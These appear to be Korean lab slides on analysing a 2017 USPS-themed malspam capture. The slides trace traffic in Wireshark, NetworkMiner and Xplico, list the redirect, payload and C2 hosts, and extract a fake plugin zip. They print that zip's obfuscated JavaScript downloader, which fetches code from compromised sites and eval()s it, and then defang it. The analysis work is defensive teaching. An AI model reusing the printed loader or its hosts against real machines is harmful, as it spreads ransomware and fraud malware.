
6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

– [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

» 2017-04-26-USPS-malspam-traffic-1st-run.pcap 파일을 찾아 와이어샤크로 열고 필터에 http.request를 입력 한다.



6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

» 2017-04-26-USPS-malspam-traffic-1st-run.pcap 파일을 찾아 와이어샤크로 열고 필터에 http.request를 입력 한다.

http.request							Expression...	
번호	Time	Source	Destination	Protocol	Length	Info		
7	0.628162	10.4.26.101	217.16.11.170	HTTP	320	GET /098925327d.html HTTP/1.1		
15	0.983230	10.4.26.101	217.16.11.170	HTTP	258	GET /favicon.ico HTTP/1.1		
26	2.472884	10.4.26.101	185.189.14.1...	HTTP	312	GET /tds HTTP/1.1		
30	2.884500	10.4.26.101	185.189.14.1...	HTTP	313	GET /tds/ HTTP/1.1		
39	4.520592	10.4.26.101	185.189.14.1...	HTTP	322	GET /bot14/lgen.php HTTP/1.1		
60	16.110...	10.4.26.101	185.189.14.1...	HTTP	373	GET /bot14/jgen.php HTTP/1.1		
72	57.773...	10.4.26.101	213.136.26.1...	HTTP	507	GET /administrator/templates/hathor/less/counter?HpgGPurjqOYUiC5m7E5zI2wHXA		
76	58.185...	10.4.26.101	213.136.26.1...	HTTP	508	GET /administrator/templates/hathor/less/counter/?HpgGPurjqOYUiC5m7E5zI2wHXA		
80	59.029...	10.4.26.101	213.136.26.1...	HTTP	383	GET /administrator/templates/hathor/less/counter/exe1.exe HTTP/1.1		
179	60.078...	10.4.26.101	213.136.26.1...	HTTP	383	GET /administrator/templates/hathor/less/counter/exe2.exe HTTP/1.1		
664	67.981...	10.4.26.101	94.198.98.20	HTTP	260	POST /images/gif/info-static.php HTTP/1.1 (application/x-www-form-urlencoded)		
695	90.640...	10.4.26.101	94.198.98.20	HTTP	267	POST /images/gif/info-static.php HTTP/1.1 (application/x-www-form-urlencoded)		
723	102.90...	10.4.26.101	158.199.177....	HTTP	839	POST / HTTP/1.1 (application/x-www-form-urlencoded)		
737	103.51...	10.4.26.101	180.235.243....	HTTP	308	GET / HTTP/1.1		

```

> Frame 7: 320 bytes on wire (2560 bits), 320 bytes captured (2560 bits)
> Ethernet II, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
> Internet Protocol Version 4, Src: 10.4.26.101, Dst: 217.16.11.170
> Transmission Control Protocol, Src Port: 49178, Dst Port: 80, Seq: 1, Ack: 1, Len: 266
> Hypertext Transfer Protocol

```

6


<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

- » IDS에서 tcpreplay나 앞쪽 그림을 통해서 정리하면 다음과 같다
- » Redirect : 185.189.14.112 (servicedelivery.com)
- » .js : 213.136.26.180 (smulpapentocht.be)
- » exe : 213.136.26.180
- » CnC : 94.198.98.20
- » Victim : 10.4.26.101

Fake USPS malspam on 2017-04-26




6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

» 해당 결과를 NetworkMiner로 보다 직관적으로 확인한다.



6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

- » Xplico에 네트워크 샘플의 Chapter7 Malspam에 들어가 MS1의 2017-04-26-USPS-malspam-traffic-1st-run.pcap을 업로드한다(이름에서 특수문자 삭제 후 업로드).
- » site 메뉴에 들어가 servicedelivery.com 링크에 접속한다.

Xplico Interface

Help Forum Wiki CapAnalysis Change password Licenses Logout

For a complete view of html page set your browser to use Proxy, and point it to

Web URLs: Html Image Flash Video Audio JS

Search:

Date	Url
2017-04-26 23:02:05	www.artisj.com/
2017-04-26 23:01:19	smulpapentocht.be/administrator/templates/hathor/less/counter?HpgGPurjqOYUiC5m7E5zl
2017-04-26 23:00:26	statusdelivery.com/bot14/lgen.php
2017-04-26 23:00:24	servicedelivery.com/tds
2017-04-26 23:00:24	servicedelivery.com/tds
2017-04-26 23:00:23	www.pichat.info/favicon.ico
2017-04-26 23:00:22	www.pichat.info/098925327d.html

CapAnalysis

Previous 1 of 1


6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

- » 악성코드로 위장한 “plugin_KB_19631.zip” 파일을 다운받도록 유도하고 있다.
- » 다운로드는 네트워크마이너를 통해서 진행한다.



This document cannot be read in your browser.

Download and install latest plugin version.

[Download and install latest plugin version.](#)

Update package version: 0.165.11a
for Windows XP/7/8/8.1/10

6

〈실습〉 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

- » IT-11에서 NetworkMiner에서 해당 분석하던 pcap파일을 열자.
 - » 악성코드 분석 시 가급적, 안전한 환경(분석용으로 제작된 시큐리티 어니언과 같은 가상머신 환경)에서 분석하기를 권한다.

Frame nr.	Filename	Extension	Size	Source host	S. port	De
7	098925327d.html	html	146 B	217.16.11.170 [www.pichat.info]	TCP 80	1C
15	favicon.ico.html	html	0 B	217.16.11.170 [www.pichat.info]	TCP 80	1C
26	tds.html	html	178 B	185.189.14.112 [servicedelivery.com] [statusdeli...]	TCP 80	1C
30	index.html	html	0 B	185.189.14.112 [servicedelivery.com] [statusdeli...]	TCP 80	1C
39	lgen.php.html	html	22 287 B	185.189.14.112 [servicedelivery.com] [statusdeli...]	TCP 80	1C
60	plugin_KB_47092.zip.oc			185.189.14.112 [servicedelivery.com] [statusdeli...]	TCP 80	1C
72	counter_3B88AAB4.html			ntocht.be]	TCP 80	1C
76	index.html_3B88AAB4.ja			ntocht.be]	TCP 80	1C
664	info-static.php.html			1	TCP 80	1C
723	index.html			7,90]	TCP 80	1C
737	index.html			j.com]	TCP 80	1C

6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습


• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

» 다운로드 받은 octet-stream 파일 확장자를 zip으로 수정한다.

NetworkMiner_2-3-2 > NetworkMiner_2-3-2 > AssembledFiles > 185.189.14.112 > TCP-80 > bot14

이름	수정한 날짜	유형	크기
Igen.php.html	2017-04-26 오후...	HTML 문서	22KB
plugin_KB_47092.zip.octet-stream	2017-04-26 오후...	OCTET-STREAM	2KB



NetworkMiner_2-3-2 > NetworkMiner_2-3-2 > AssembledFiles > 185.189.14.112 > TCP-80 > bot14 >

이름	수정한 날짜	유형	크기
Igen.php.html	2017-04-26 오후...	HTML 문서	22KB
plugin_KB_47092.zip	2017-04-26 오후...	압축(ZIP) 파일	2KB


6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

» zip 파일 내에 있는 js 파일을 압축 해제하여 편집기로 연다.



삭제	테스트	칼럼 설정	코드페이지	
이름				
	plugin_KB_47092.js			

	압축 크기	원본 크기	파일 종류
	925	1,552	JavaScript 파일

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

» 난독화 코드에서 특정 링크로 이동하는 “grohot” 함수를 선언하는 코드를 찾을 수 있다.

```

pusik[3-1] = pusik[2].substr(0, 3);
var x = ["smulapentoch.be/administrator/templates/hathor/less","atrium-nieruchomosci.pl/js/js/jscalendar-1.0/lang","lecamorariu.ro","protectie-e
twentythirteen/languages","js-electronics.be/tmp/yoo_venture_j25/warp/libraries"];
var gyt = 0;
var lub = pusik[0];
function muhter(kjg, lki) {return kjg.split(lki);}
while(true)
{
    if(gyt>=x.length)
    {
        break;
    }
    try
    {
        var feni = 'HpgGPurjq0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbppx60yndvFey7dcIfkeewV4gW9zQygkLmyIxXuTrq4U15cQyEMooLcCBXaC7cWRvYXlwru35AddQr05QRwn2h';
        var ghyt = false;
        var tjk = x[gyt+1-1];
        var nami = "counter";
        var zmei = "http";
        grohot(dfs,pusik[1+1] + "", zmei + ":" + lub + '' + lub + tjk + '/' + nami + '?' + feni, ghyt);
        dfs.send();
        var r = dfs.responseText;
        var rima = 10 * 50;
        var got = 50+450+rima;
        var fontu = r.length;
        var emisogh = 12;
        if ((fontu - got * 2) > (emisogh+emisogh-(22+2) - got) && r.indexOf(feni+'') > (got+1-1002))
        {
            var jiki = muhter(r, feni);
            var guznam = fuuu(jiki, 'a');
            ataaa(guznam+'');
            break;
        };
    }
    catch(e)
    {
    };
    gyt++;
}
function fuuu(fuu1, fuu2) {return fuu1.join(fuu2);}
function grohot(hunko,b1,b2,b3) {hunko.open(b1, b2, b3);}



```

6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

» dfs로 정의되어 있는 변수와 처리 되는 함수를 주석처리 한다.

The screenshot shows a browser window with the title "plugin_KB_47092.html" and the file path "~/Desktop/plugin_KB_47092". The window includes standard operating system controls for saving, closing, and zooming. The main content area displays the following malicious JavaScript code:

```

<script>
var uuu = 10;while(uuu<999999) {uuu++;}
var ijdl = "MSXML2.XMLHTTP";
//var dfs = WScript.CreateObject(ijdl);
var pusik = ['!', '!', '!', '!', "ZRAM", "+", p, ' ', 'S', 'a', "T", ' ', "PILKU", 'FFFFFF'];
function ataaa(ziyter) {eval(ziyter+'');}
pusik[0+2] = "GETA";
pusik[3-1] = pusik[2].substr(0, 3);
var x = ["smulpapentocht.be/administrator/templates/hathor/less", "atrium-nieruchomosci.pl/js/js/
jscalendar-1.0/lang", "lecamorariu.ro", "protectie-electromagnetica.ro/wp-content/themes/twentythirteen/
languages", "js-electronics.be/tmp/yoo_venture_j25/warp/libraries"];
var gyt = 0;
var lub = pusik[0];
function muhter(kjg, lki) {return kjg.split(lki);}
while(true)
{
    if(gyt>=x.length)
    {
        break;
    }
    try
    {

```

The line "var dfs = WScript.CreateObject(ijdl);" is highlighted with a red box, indicating it is the target for comment removal.

6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

- » dfs로 정의되어 있는 변수와 처리 되는 함수를 주석처리 한다.
- » alert() 함수를 이용하여 grohot함수에서 처리되는 것을 화면에 표시한다.

/* ----- */

```

var feni =
iC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfxUTrq4UiScQyEMooLcCBXaC7cwRvYX1wru35
var ghyt = false;
var tjk = x[gyt+1-1];
var nami = "counter";
var zmei = "http";
alert(zmei + ":" + lub + '' + lub + tjk + '/' + nami + '?' + feni, ghyt);
//grohot(dfs,pusik[1+1]+ "", zmei + ":" + lub + '' + lub + tjk + '/' + nami + '?' + feni, ghyt);
//dfs.send();
var r = dfe.responseText;
var rima = 10 * 50;
var got = 50+450+rima;
var fontu = r.length;
var emisogh = 12;
if ((fontu - got * 2) > (emisogh+emisogh-(22+2) - got) && r.indexOf(feni+' ') > (got
{
    var jiki = muhter(r, feni);
    var guznam = fuuu(jiki, 'a');
    ataaa(guznam+' ');
}

```

HTML ▾ Tab Width: 8 ▾

Ln 16, Col 10 ▾

INS


6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

- 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

